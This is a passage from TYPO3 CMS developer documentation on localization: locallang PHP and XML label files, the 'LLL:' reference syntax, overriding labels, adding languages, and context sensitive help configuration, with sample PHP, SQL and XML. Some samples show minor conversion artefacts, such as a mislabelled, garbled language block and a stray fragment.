When the Install Tool reads the "ext_tables.sql" files it will automatically read these four lines and add them to the previously defined requirements for the "tt_content" table.

```
#
# Table structure for table 'tx_templavoila_datastructure'
#
CREATE TABLE tx_templavoila_datastructure (
  uid int(11) unsigned DEFAULT '0' NOT NULL auto_increment,
  pid int(11) unsigned DEFAULT '0' NOT NULL,
  tstamp int(11) unsigned DEFAULT '0' NOT NULL,
  crdate int(11) unsigned DEFAULT '0' NOT NULL,
  cruser_id int(11) unsigned DEFAULT '0' NOT NULL,
  deleted tinyint(4) unsigned DEFAULT '0' NOT NULL,
  title varchar(60) DEFAULT '' NOT NULL,
  dataprot mediumtext NOT NULL,
  scope tinyint(4) unsigned DEFAULT '0' NOT NULL,
  previewicon tinytext NOT NULL,

  PRIMARY KEY (uid),
  KEY parent (pid)
);

#
# Table structure for table 'tt_content'
#
CREATE TABLE tt_content (
  tx_templavoila_ds varchar(100) DEFAULT '' NOT NULL,
  tx_templavoila_to int(11) DEFAULT '0' NOT NULL,
  tx_templavoila_flex mediumtext NOT NULL,
  tx_templavoila_pito int(11) DEFAULT '0' NOT NULL
);
```

The upgrade process

More information about the process of upgrading TYPO3 can be found in the document ["Installing and Upgrading TYPO3"](#).

Localization

Strategy

Internationalization (i18n) and localization (l10n) issues are handled by the "language" class included in the "template.php" file and instantiated as the global variable \$LANG in the backend.

The strategy of localization in TYPO3 is to translate all the parts of the TYPO3 Backend (TBE) interface which are available to everyday users of the CMS such as content editors, contributors, and to a certain extent, administrators. However all developer/admin-parts should remain in English.

The reason for keeping the administrator/developer parts in English is that those parts change and expand too quickly. Further it would be a huge task to both implement and translate. And the most important reason is that we want to keep a common vocabulary between developers in the international TYPO3 developer community. So in fact there are strong reasons for *not* translating the *whole* system into local languages!

How translations are handled by the system

- The default language of TYPO3 is English.
- First of all the list of available system languages is defined in the constant TYPO3_languages (hardcoded/defined in config_default.php). At the time of this writing the value of the TYPO3_languages constant is: 'default|dk|de|no|it|fr|es|nl|cz|pl|si|fi|tr|se|pt|ru|ro|ch|sk|lt|is|hr|hu|gl|th|gr|hk|eu|bg|br|et|ar|he|ua|lv|jp|vn'. This "list" is two-char identification codes representing languages.
- Then the extension "lang" found in the folder typo3/sysext/lang/ contains all translations for the main system parts. Those translations are all found as "locallang" files; Basically PHP files with a single variable, \$LOCAL_LANG, defined as an array where each key equals a "language key" (as listed in the TYPO3_languages constant) and the values are arrays with key/value pairs defining the translations for each language.
- The "language" class (from sysext/lang/lang.php) further contains an instance of the class "t3lib_cs" where the charsets used for each language are defined. The charset is detected by the "template" class and automatically set for the

documents in the backend.

- Translation of "locallang" files is handled on typo3.org by a dedicated interface for this task. Since the concept of "locallang" files are used everywhere and in individual extensions this is the perfect way to handle translation of the system. There are two strands of locallang files:
 - "locallang*.php" files; They contain the \$LOCAL_LANG array in a PHP which is simply included. Extensions with locallang*.php files are uploaded to TER, then translated by the team of translators, then downloaded again after the translations has been applied. [See this page for more information.](#)
 - "locallang-XML" files; They are XML files containing a structure similar to \$LOCAL_LANG but a lot of meta data in addition. They are translated by a backend tool inside TYPO3 (extension "lxmltranslate"). They are the preferred file format for translations in most cases.

Character sets

Currently, local charsets are used *by default* inside TYPO3. However it is highly recommended to set \$TYPO3_CONF_VARS['BE']['forceCharset'] = "utf-8" which will force the backend to run in utf-8 regardless of "native" charset. Forcing the charset to "utf-8" also means that all content in the database will be managed in "utf-8" and you might corrupt existing data if you set it after having added content in another charset.

"locallang" files

Anywhere in the source code where files prefixed "locallang*.php" are found they are supposed to contain *only* a \$LOCAL_LANG array with translations and *formatted exactly* like the examples below. These files are recognized by the typo3.org translation tool. Further they allow to group related labels together and only load relevant labels into memory as they are needed.

A "locallang" file looks like this (sysex/typo3/lang/locallang_tca.php):

```
<?php
$LOCAL_LANG = Array (
    'default' => Array (
        'pages' => 'Page',
        'doktype.I.0' => 'Standard',
        'doktype.I.1' => 'SysFolder',
        'doktype.I.2' => 'Recycler',
        'title' => 'Pagetitel:',
        'php_tree_stop' => 'Stop page tree:',
        'is_siteroot' => 'Is root of website:',
        'storage_pid' => 'General Record Storage page:',
        'be_users' => 'Backend user',
        'be_groups' => 'Backend usergroup',
        'sys_filemounts' => 'Filemount',
    ),
    'dk' => Array (
        'pages' => 'Side',
        'doktype.I.0' => 'Standard',
        'doktype.I.1' => 'SysFolder',
        'doktype.I.2' => 'Papirkurv',
        'title' => 'Sidetitel:',
        'php_tree_stop' => 'Stop sidetræ:',
        'is_siteroot' => 'Siden er websitets rod:',
        'storage_pid' => 'Generel elementlager-side:',
        'be_users' => 'Opdaterings bruger',
        'be_groups' => 'Opdaterings brugergruppe',
        'sys_filemounts' => 'Filmount',
    ),
    'de' => Array (
        'pages' => 'Seite',
        'doktype.I.0' => 'Standard',
        'doktype.I.1' => 'SysOrdner',
        'doktype.I.2' => 'Papierkorb',
        'title' => 'Seitentitel:',
        'php_tree_stop' => 'Seitenbaum stoppen:',
        'is_siteroot' => 'Ist Anfang der Webseite:',
        'storage_pid' => 'Allgemeine Datensatzsammlung:',
        'be_users' => 'Backend Benutzer',
        'be_groups' => 'Backend Benutzergruppe',
        'sys_filemounts' => 'Dateifreigaben',
    ),
    ....[lots of other languages defined]...
    'sk' => Array (
        'pages' => 'Stránka',
        'doktype.I.0' => 'Štandardná',
        'doktype.I.1' => 'Systémová zložka',
        'title' => 'Titulka stránky',
    ),
    'it' => Array (
        'pages' => 'Puslapis',
        'doktype.I.0' => 'Standartinis',
        'doktype.I.1' => 'Sistemini Aplankas',
        'doktype.I.2' => 'Diuköliné',
        'title' => 'Puslapiö antraöté:',
        'php_tree_stop' => 'Stapdyti puslapiö medä:',
        'is_siteroot' => 'Ar svetainés öakniniö:',
        'storage_pid' => 'Bendra Puslapiö Äraöo saugykla:',
    ),
);
```

```

        'be_users' => 'Administravimo pusės vartotojas',
        'be_groups' => 'Administravimo pusės vartotojo grupė',
        'sys_filemounts' => 'Bylų stendas',
    ),
);
?>

```

So the \$LOCAL_LANG array has the syntax

```
$LOCAL_LANG[language_key][label_key] = 'label_value';
```

Alternative locallang-syntax for large translation sets

As you can see all available languages are located in the same file! However if a set of labels is very large it is inefficient to load all languages into memory when you need only the default plus the current language to be available (eg. Danish).

Therefore you can split locallang files into a structure with a main file (locallang*.php) and sub-files (locallang*.[langkey].php). An example is sysext/lang/locallang_core.php:

```

<?php
/**
 * Core language labels.
 */

$LOCAL_LANG = Array (
    'default' => Array (
        "labels.openInNewWindow" => "Open in new window",
        "labels.goBack" => "Go back",
        "labels.makeShortcut" => "Create a shortcut to this page?",
        "labels.lockedRecord" => "The user '%s' began to edit this record %s ago.",
        "cm.open" => "Open",
        ... [lot of more labels here]....

        "cm.save" => "Save",
        "cm.unzip" => "Unzip",
        "cm.info" => "Info",
        "cm.createnew" => "Create new",

    ),
    'dk' => "EXT",
    'de' => "EXT",
    'no' => "EXT",
    'it' => "EXT",
    'fr' => "EXT",
    'es' => "EXT",
    'nl' => "EXT",
    'cz' => "EXT",
    'pl' => "EXT",
    'si' => "EXT",
    'fi' => "EXT",
    'tr' => "EXT",
    'se' => "EXT",
    'pt' => "EXT",
    'ru' => "EXT",
    'ro' => "EXT",
    'ch' => "EXT",
    'sk' => "EXT",
    'lt' => "EXT",
);
?>

```

The string token "EXT" set for all the other languages than "default" tells the "language" class that another file contains the language for this language key. For the Danish language this file would be "sysext/lang/locallang_core.dk.php":

```

<?php
/**
 * Core language labels (dk)
 */

$LOCAL_LANG['dk'] = Array (
    "labels.openInNewWindow" => "Åben i nyt vindue",
    "labels.goBack" => "Gå tilbage",
    "labels.makeShortcut" => "Opret genvej til denne side?",
    "cm.open" => "Åbn",

    ... [lot of more labels here]....

    "cm.save" => "Gem",
    "cm.unzip" => "Unzip",
    "cm.info" => "Info",
    "cm.createnew" => "Opret ny",
);
?>

```

A requirement is that this "sub-file" sets *only its own language key* (here "dk") in the \$LOCAL_LANG array. Thus simply including this file after the main file will add the whole "dk" key to the existing \$LOCAL_LANG array with no need for array merging!

Notice another detail which is a general feature of \$LOCAL_LANG arrays: The label key 'labels.lockedRecord' is *not*

specified for the Danish translation. That simply means that the value of the "default" key (English) will be shown until that value will be added by the Danish translator!

"locallang-XML" files

The locallang-XML files contains the same information as the PHP-based counterparts. In addition a lot of meta data used in the translation tool is included.

Performance is great with the XML files, might even be better than the native PHP files. This is because the content of the XML file is cached based on the modification time on the xml file.

"locallang-XML" files can also store the translations of a single language in external files. But the reason for doing so would be different than for locallang*.php files; With the PHP based files this was useful for performance reasons since you wouldn't load all languages into memory at the same time. But since the XML files are cached (caching the default and current language labels in a temporary file inside typo3temp/) the files can be as large as you like and it will not affect the performance at all (unless on the first hit where cache files are generated of course). The main reason for using external files for locallang-XML should be distribution considerations; for instance CSH labels could consume very large amounts of space and multiplying that with the number of TYPO3 languages might totally bloat a file. So you might want to distribute a single translation in another file, possibly in another extension.

The format of locallang-XML files can look like this example:

```
<T3locallang>
  <meta type="array">
    <description>Standard Module labels for Extension Development Evaluator</description>
    <type>module</type>
    <cshtable/>
    <fileId>EXT:extdeveval/mod1/locallang_mod.xml</fileId>
    <labelContext type="array"/>
  </meta>
  <data type="array">
    <languageKey index="default" type="array">
      <label index="mlang_tabs_tab">ExtDevEval</label>
      <label index="mlang_labels_tabdescr">The Extension Development Evaluator tool.</label>
    </languageKey>
    <languageKey index="dk" type="array">
      <label index="mlang_tabs_tab">ExtDevEval</label>
      <label index="mlang_labels_tabdescr">Evalueringstværktøj til udvikling af extensions.</label>
    </languageKey>
    ....
  </data>
  <orig_hash type="array">
    <languageKey index="dk" type="array">
      <label index="mlang_tabs_tab" type="integer">114927868</label>
      <label index="mlang_labels_tabdescr" type="integer">187879914</label>
    </languageKey>
  </orig_hash>
</T3locallang>
```

You can refer to ["TYPO3 Core API" for details about the XML format.](#)

"language-split" syntax

An old concept called "language-split" has been around for use with typically table-names, field names etc. in \$TCA. This concept is based on a single string with labels separated by "|" according to the number of system languages defined in the TYPO3_languages constant. But this approach is now deprecated for the future because it is not very scalable and it's VERY hard to maintain properly. Therefore the "locallang" concept is required for use anywhere a value is defined to be "language-split" (LS). Instead of specifying a number of labels separated with "|" you simply write a code, which refers to a locallang-file/label inside of that.

Syntax is "LLL:[file-reference of locallang file relative to PATH_site]:[key-name]:[extra settings]".

File-reference should be a filename relative to PATH_site. You can prepend the reference with "EXT:[extkey]/" in order to refer to locallang-files from extensions.

Example:

For the extension "mininews" we have a field called "title". Normally this would be translated into Danish like this in the \$TCA:

```
"title" => Array (
  "exclude" => 0,
  "label" => "Title:|Titel:",
  "config" => Array (
    "type" => "input",
    "size" => "30",
    "eval" => "required",
  )
),
```

But now we would create a file, "locallang_db.php" in the root of the extension directory. This would look like this:

```
<?php
$LOCAL_LANG = Array (
    "default" => Array (
        "tx_mininews_news.title" => "Title:",
    ),
    "dk" => Array (
        "tx_mininews_news.title" => "Titel:",
    ),
    "de" => Array (
    )
);
?>
```

As you can see there is an English (red) and Danish (green) translation. But the German is still missing.

Now, in the \$TCA array we change the "language-splitted" label to this value instead:

```
    "title" => Array (
        "exclude" => 0,
        "label" => "LLL:EXT:mininews/locallang_db.php:tx_mininews_news.title",
        "config" => Array (
            "type" => "input",
            "size" => "30",
            "eval" => "required",
        )
    ),
```

As you can see it has now become a reference to the file "locallang_db.php" in the "mininews" extension. Inside this file we will pick the label "tx_mininews_news.title" (this associative key could be anything you decide. In this case I have just been systematic in my naming).

Notice how the reference to the locallang file is divided into three parts separated with a colon, marked with colors corresponding with the syntax mentioned before: "LLL:[file-reference of locallang file]:[key-name]:[extra settings]".

The "extra-settings" are currently not used.

How to acquire labels from the \$LANG object

The previous section described the storage structure for translations: "locallang" files and \$LOCAL_LANG arrays. But how are these values practically used?

Basically there are two approaches:

- Call \$LANG->getLL("/label_key")
- Call \$LANG->sL("LLL:[file-reference of locallang file]:[key-name]")

These are described below.

\$LANG->getLL()

This approach will simply return a label from the globally defined \$LOCAL_LANG array. So prior to calling this function you must have included a locallang file (and possibly sub-file) in the global scope of the script.

There is a sister function, \$LANG->getLLL("/label_key", \$LOCAL_LANG), which allows you to do the same thing, but pass along the \$LOCAL_LANG array to use (instead of the global array).

Requires a locallang file to be manually included prior to use. See below.

\$LANG->sL()

This approach lets you get a label by a reference to the file where it exists and its label key: \$LANG->sL("LLL:[file-reference of locallang file]:[key-name]"). That mode is initiated by a triple L (LLL:) prefix of the string.

The file-reference is a "locallang"-file in either PHP or XML format. It is not important to know in this case! Using the ".php" or ".xml" file ending will not matter as long as only of file exists. TYPO3 will look for both file extensions and use the one it finds.

If *not* a "LLL:" string is prefixed then the input is exploded by a vertical bar (|) and each part is perceived as the label for the corresponding language in the TYPO3_languages constant. However this concept is **deprecated** since it's impossible to maintain efficiently. *Always* use the "LLL:" references to proper locallang files. (See discussion of "language-splitted" syntax above).

\$LANG->sL() requires no manual inclusion of a locallang file since that is done automatically. Typically used in table and field name labels in \$TCA or in modules where a single value from the core locallang file is needed.

(See the example in the previous section "'language-splitted' syntax' in addition)

Including locallang files in modules

If you are using `$LANG->getLL()` for fetching labels in your modules (this is recommended) then you must make sure to include the locallang file with the labels during the initialization of your module. However you should not just include the file - rather use the API-function `$LANG->includeLLFile()` designed for that. There are three reasons for this:

- If the locallang.php file is splitted into a main- and sub-file that is automatically handled by that function.
- If any 'XLLFile' is configured to override the values in the default locallang file, that file will be included and the values merged onto the default array.
- The file-reference is a "locallang"-file in either PHP or XML format. It is not important to know in this case! Using the ".php" or ".xml" file ending will not matter as long as only of file exists. TYPO3 will look for both file extensions and use the one it finds.

Example from the "setup" module (red line includes locallang for that module):

```
require ($BACK_PATH.'init.php');
require ($BACK_PATH.'template.php');
$LANG->includeLLFile('EXT:setup/mod/locallang.php');
```

This function call will load the `$LOCAL_LANG` array from 'EXT:setup/mod/locallang.php' into the global memory space and thus make it available to `$LANG->getLL()`. If 'EXT:setup/mod/locallang.php' does not exist but 'EXT:setup/mod/locallang.xml' does, then the latter is parsed, loaded and everything is the same for TYPO3. Although you should probably use the correct file extension in the file reference (using ".xml" when the locallang file is actually a "locallang-XML" format file).

If you wish to not load the `$LOCAL_LANG` array into global space, but rather have it returned in a variable, just set the second optional argument true like this:

```
$myLocalLang = $LANG->includeLLFile('EXT:setup/mod/locallang.xml', 1);
```

Overriding LOCAL_LANG values

TYPO3 offers an API for overriding `LOCAL_LANG` values in the backend by custom files you set up. Provided that the inclusion of the locallang file is handled by the language class then your custom file will be included after the real locallang file(s) and the arrays merged together. Lets look at an example:

Example

We want to change the label of the logout button from "Logout" to "End session". What we do is this:

- First, find out where the label is outputted so you can know the label key and locallang file. In this case the script "alt_menu.php" outputs the button which is generated by a function from the file "class.alt_menu_functions.inc". Looking into this file we find that the line "`$LANG->sL('LLL:EXT:lang/locallang_core.php:buttons.logout')`" fetches the label for the button.
- Create an alternative `$LOCAL_LANG` array with the labelkeys you want to override. I have created the file "typo3conf/llor_test.php" which looks like this:

```
<?php
$LOCAL_LANG = array(
    "default" => array(
        "buttons.logout" => "End session",
    ),
    "dk" => array(
        "buttons.logout" => "Afslut admin",
    )
);
?>
```

Notice how it contains both an English and Danish alternative.

- Configure the script to override values in the file "EXT:lang/locallang_core.php" This is simply done by adding an entry in the `$TYPO3_CONF_VARS['BE']['XLLfile']` array which points to the overriding file:

```
$TYPO3_CONF_VARS['BE']['XLLfile']['EXT:lang/locallang_core.php']='typo3conf/llor_test.php';
```

The filepath of "typo3conf/llor_test.php" is relative to the `PATH_site` constant. You could also keep the file in an extension in which case you would have to enter the file reference like 'EXT:myext/llor_test.php' - and the file will automatically be located wherever you extension is installed.

This example includes a function call to `$LANG->sL()`. If the labels are fetched by `$LANG->getLL()` as they are in most modules you will have to make sure that the locallang file you need to override was included by the function `$LANG->includeLLFile()` since that will detect any "XLLfile" you might have configured - otherwise the API will not work of course.

Update current languages

This is done on typo3.org directly as all language translations are handled through extensions. [You can help out](#), for example as an assisting translator.

Technical notice: label keys prefixed with "_" (fx. '_mylabel' => ...) will be ignored by the translation tool on typo3.org.

Introduce a new language in TYPO3

Adding a new language to TYPO3 requires two steps:

- [Ask Kasper](#) to have the language added. If he approves it, you must give him a) your typo3.org username (you will be the chief translator) and b) tell him which charset you want to use, c) which "language key" will be appropriate to use (eg. "dk" for Danish (ccTLD) or "mr" for "Marsian" (any ccTLD? Anyways, they haven't found life yet...)). Then he will create the language on typo3.org and you can begin with the translation process right away. Criteria for creating a new language mainly is that you have thought twice whether you want to undertake the work! It's a lot of labels to translate and we want to see commitment to carry it through, at least for the most important system parts! Please [read this document also to see how it works](#). And finally you might want to consider recruiting assisting translators who can help you!
- Secondly the TYPO3 source code will have to be updated on at least one point:


To add "marsian" language key "mr", modify t3lib/config_default.php:

```
define('TYPO3_languages', 'default|dk|de|no|it|fr|es|nl|cz|pl|si|fi|tr|se|pt|ru|ro|ch|sk|lt|mr');
```

This line will also tell you about other places to add the new language. However this source code modification will also be done by Kasper of course, but this is for your information so you can temporarily fix your local source to fit the new language.

Context Sensitive Help (CSH)

TYPO3 offers a full API for adding Context Sensitive Help to especially all database tables and fields. This is normally expressed by small comments and an icon linking to a window with a full explanation of a field - or a feature in a module if you choose to use it in that way.



In the example above the context sensitive help appears when "Show field descriptions" is enabled.

Basic facts about Context Sensitive Help

These are some basic facts about how CSH works:

- Context Sensitive Help (CSH) labels are stored in locallang files inside of extensions, typically in a main file with English

and sub-files with the individual languages.

- The CSH locallang files are typically named 'locallang_csh_*.php' or "locallang_csh_*.xml"
- They are translated as any other locallang file on typo3.org (for "php" versions) or by the backend module in the extension "lxmltranslate" (for the recommended "xml" version)!
- CSH labels can override or add themselves to existing values thus allowing for local, customized help. Very flexible.

The \$TCA_DESCR array

The global array \$TCA_DESCR is reserved to contain CSH labels. CSH labels are loaded as they are needed. Thus the class rendering the form will make an API call to the \$LANG object to have the CSH labels loaded - if any - for the table "pages".

In this process the \$TCA_DESCR array will look like this before the API call:

| | | | |
|----------------|------|---|--------------------------------------|
| pages | refs | 0 | EXT:lang/locallang_csh_pages.php |
| be_users | refs | 0 | EXT:lang/locallang_csh_be_users.php |
| be_groups | refs | 0 | EXT:lang/locallang_csh_be_groups.php |
| sys_filemounts | refs | 0 | EXT:lang/locallang_csh_sysfilem.php |
| _MOD_tools_em | refs | 0 | EXT:lang/locallang_csh_em.php |

Notice that the key ["pages"]["refs"] has a file reference pointing to a locallang file which contains the labels we need. Nothing more. These default values found in \$TCA_DESCR is set by API calls in t3lib/stddb/tables.php:

```
/**
 * Setting up TCA_DESCR - Context Sensitive Help
 */
t3lib_extMgm::addLLrefForTCAdescr('pages', 'EXT:lang/locallang_csh_pages.php');
t3lib_extMgm::addLLrefForTCAdescr('be_users', 'EXT:lang/locallang_csh_be_users.php');
t3lib_extMgm::addLLrefForTCAdescr('be_groups', 'EXT:lang/locallang_csh_be_groups.php');
t3lib_extMgm::addLLrefForTCAdescr('sys_filemounts', 'EXT:lang/locallang_csh_sysfilem.php');
t3lib_extMgm::addLLrefForTCAdescr('_MOD_tools_em', 'EXT:lang/locallang_csh_em.php');
```

The red line above is the line setting the file for the "pages" table. Notice that other extensions might supply additional files and add additional files to be included after the defaults ones above! In that case those will override/add to the existing values. The extension "context_help" is doing just that - it includes a whole bunch of locallang files with description of basically the whole "cms" extension.

Well, inside of the class t3lib_TCEforms an API call is made to load the actual labels for the pages table:

```
if ($this->edit_showFieldHelp || $this->doLoadTableDescr($table)) {
    $GLOBALS['LANG']->loadSingleTableDescription($table);
}
```

So labels for \$table is loaded - and if table is "pages" then this will be the result back in \$TCA_DESCR:

| | | | | |
|----------|----------------|------------------------------------|---|--|
| | refs | 0 EXT:lang/locallang_csh_pages.php | | |
| pages | title | description | Enter the title of the page or folder. | |
| | | syntax | You must enter a page title. The field is required. | |
| | doktype | description | Select the page type. This affects whether the page represents a visible webpage or is used for other purposes. | |
| | | details | The 'Standard' type represents a webpage. 'SysFolder' represents a non-webpage - a folder acting as a storage for records of your choice. 'Recycler' is a garbage bin. Notice: Each type usually has a specific icon attached. Also certain types may not be available for a user (so you may experience that some of the options is not available for you!). And finally each type is configured to allow only certain table records in the page (SysFolder will allow any record if you have any problems). | |
| | TSconfig | description | Page TypoScript configuration. Basically 'TypoScript' is a concept for entering values in a tree-structure. This is known especially in relation to creating templates for Typo3 websites. However the same principle for entering the hierarchy of values is used here to configure various features in relation to the backend, functions in modules, the Rich Text Editor etc. | |
| | | details | The resulting 'TSconfig' for a page is actually an accumulation of all 'TSconfig' values from the root of the page tree and outwards to the current page. And thus all subpages are affected as well. A print of the page TSconfig is available from the 'Page TSconfig' menu in the 'Web>Info' module (requires the extension "info_pagetsconfig" to be installed). | |
| | | syntax | Basic TypoScript syntax without 'Conditions' and 'Constants'. It's recommended that only admin-users are allowed access to this field! | |
| | be_users | refs | 0 EXT:lang/locallang_csh_be_users.php | |
| | be_groups | refs | 0 EXT:lang/locallang_csh_be_groups.php | |
| | sys_filemounts | refs | 0 EXT:lang/locallang_csh_sysfilem.php | |
| MOD_t... | refs | 0 EXT:lang/locallang_csh_mod_t... | | |

As you can see labels are loaded from the file `sys/ext/lang/locallang_csh_pages.php`. The content of this file looks like this (partly):

```
<?php
/**
 * Default TCA_DESCR for "pages"
 */

$LOCAL_LANG = Array (
    'default' => Array (
        'title.description' => 'Enter the title of the page or folder.',
        'title.syntax' => 'You must enter a page title. The field is required.',

        'doktype.description' => 'Select the page type. This affects . . . ses.',
        'doktype.details' => 'The \'Standard\' type represents a . . . any problems).',

        'TSconfig.description' => 'Page TypoScript configuration.',
        'TSconfig.details' => 'Basically \'TypoScript\' is a . . . alled).',

        'TSconfig.syntax' => 'Basic TypoScr. . . \'Conditions\' and \'Constants\'.',
    ),
);
?>
```

Notice how the actual labels in the locallang file contains periods (.) which defines `[fieldname].[type-key].[special options]`

- **Fieldname** is the field from the table in question
- **Type-key** is one of these values:
 - **description** : A short description of the field (as shown in the editing form)
 - **details** : A more lengthy description adding some details. Only visible in the external popup window.
 - **syntax** : A description of the syntax of the content in the field in question. Use this if the field must have some special code format entered.
 - **image** : A reference to an image

- **image_descr** : Description for the image
- **seeAlso** : References to other relevant CSH entries.
- **alttitle** : Alternative title for field/table
- **special options** : Here you can add for example a plus-sign '+'. Means the value of the label is not substituting any existing value but rather adding to it (separated with a single line break). This makes sense only if you are supplying overriding values for existing previously loaded values.

Notice:

A field key can be prefixed with "_" which will prevent it from being shown in the translation tools. This is useful for "seeAlso" and "image" since they should not be translated to other languages!

HTML in CSH

Currently "description", "details" and "syntax" fields accept limited XHTML content: , , , <i>. However, don't use markup for the "description" field since it will be shown as tags in TCEforms.

Example

Looking at the "context_help" extension you will see many "locallang_csh_*.php" files. One is named "locallang_csh_pages.php" and the first lines from that looks like this:

```
<?php
/**
 * Default TCA_DESCR for "pages"
 */

$LOCAL_LANG = Array (
    'default' => Array (
        'title.description.+> => 'This is normally shown in the website navigation.',
        'layout.description' => 'Select a layout for the page. Any effect depends on the website
template.',
```

Notice the red plus-sign in the "title.description" label - this value is *added* to the existing title.

The other key, "layout.description", is an addition which did not previously exist in the \$TCA_DESCR for the pages-table - but that makes sense here since the "context_help" depends on the "cms" extension being loaded which would have added the field "layout" to the database on beforehand! (the "layout" field in the pages-table is not a part of the core as you might have guessed by now...)

Keys in \$TCA_DESCR

The keys in \$TCA_DESCR is by default pointing to database tables, for example "pages". However if you wish to use CSH in your modules you can use keys name by this syntax:

```
_MOD_[module_name]
```

Normally modules will have their name in the \$MCONF variable. That would allow you to load the available labels for your module by this API call:

```
$key = '_MOD_' . $MCONF['name'];
$LANG->loadSingleTableDescription($key);
```

... and you would now have your labels loaded in \$TCA_DESCR[\$key]['columns'].

Notice: You will still have to set up the locallang file with the CSH labels by a API call to t3lib_extMgm::addLLrefForTCAdescr(), possibly in a "ext_tables.php" file.

The locallang files for CSH

First of all you are strongly encouraged to use the locallang file structure where the default document sets "EXT" as value for the localized labels so that sub-files are included. This will load the system less and make it all easier to manage.

Then there are a few other rules to follow:

- Prefix the locallang files "locallang_csh_" so that translators can easily spot these files (which has a secondary priority compared with other locallang files!).
- Observe the filename length, which should be maximum 31 chars in total! Since the prefix "locallang_csh_" takes 14 chars, the extension ".php" takes four and any "subfile-suffix" (fx. ".dk") would take three, there is 31-14-4-3 = 10 chars left. So lets say you have 9 characters to name the file to be safe.

Examples where "pages" (5 chars) is the unique name:

```
locallang_csh_pages.php           =>           23 chars
locallang_csh_pages.dk.php        =>           26 chars
```

- Observe the label-key naming by the syntax [fieldname].[type-key].[special option] (see previous section)
- Label-key names that are prefixed "_" can safely be used - the prefix is simply removed! This is encouraged for the "seeAlso" and "image" field names since those are in common for all languages and therefore doesn't need translation (the typo3.org translation tool ignores label-keys which are prefixed "_").
- When used with database tables: Blank fieldnames are used for information about the database table itself - non-blank fieldnames are expected to point to the actual fieldnames.
- For the locallang-XML files which are translated by a backend module you can place images in a subfolder, "cshimages/", to where the locallang-file is located and they will be shown in a selector box inside the translation tool.
- There is a reserved extension key prefix, "csh_" which is reserved for language specific collections of "Context Sensitive Help". This can be used from "locallang-XML" files quite easily so the big load of CSH content for each language is located in isolated extensions. The feature is called "external include files" and enables the main locallang-XML file to specify an "external" file in an extension which carries translations for a single language.


Syntax for the type-keys content

| type-key | Syntax |
|-------------|--|
| description | Text / XHTML. Mandatory. |
| details | Text / XHTML. Optional. |
| syntax | Text / XHTML. Optional. |
| image_descr | Text. Optional. |
| image | <p>Reference to an image (gif,png,jpg) which will be shown below the syntax field (before seeAlso) The reference must be</p> <ul style="list-style-type: none"> • a) either relative to the TYPO3_mainDir (fx. "gfx/i/pages.gif") or • b) related to an extension (fx. "EXT:context_help/descr_imgs/hidden_page.gif") <p>You can supply a comma list of image references in order to show more than one image. The image_descr value will be splitted per linebreak and shown under each image.</p> |
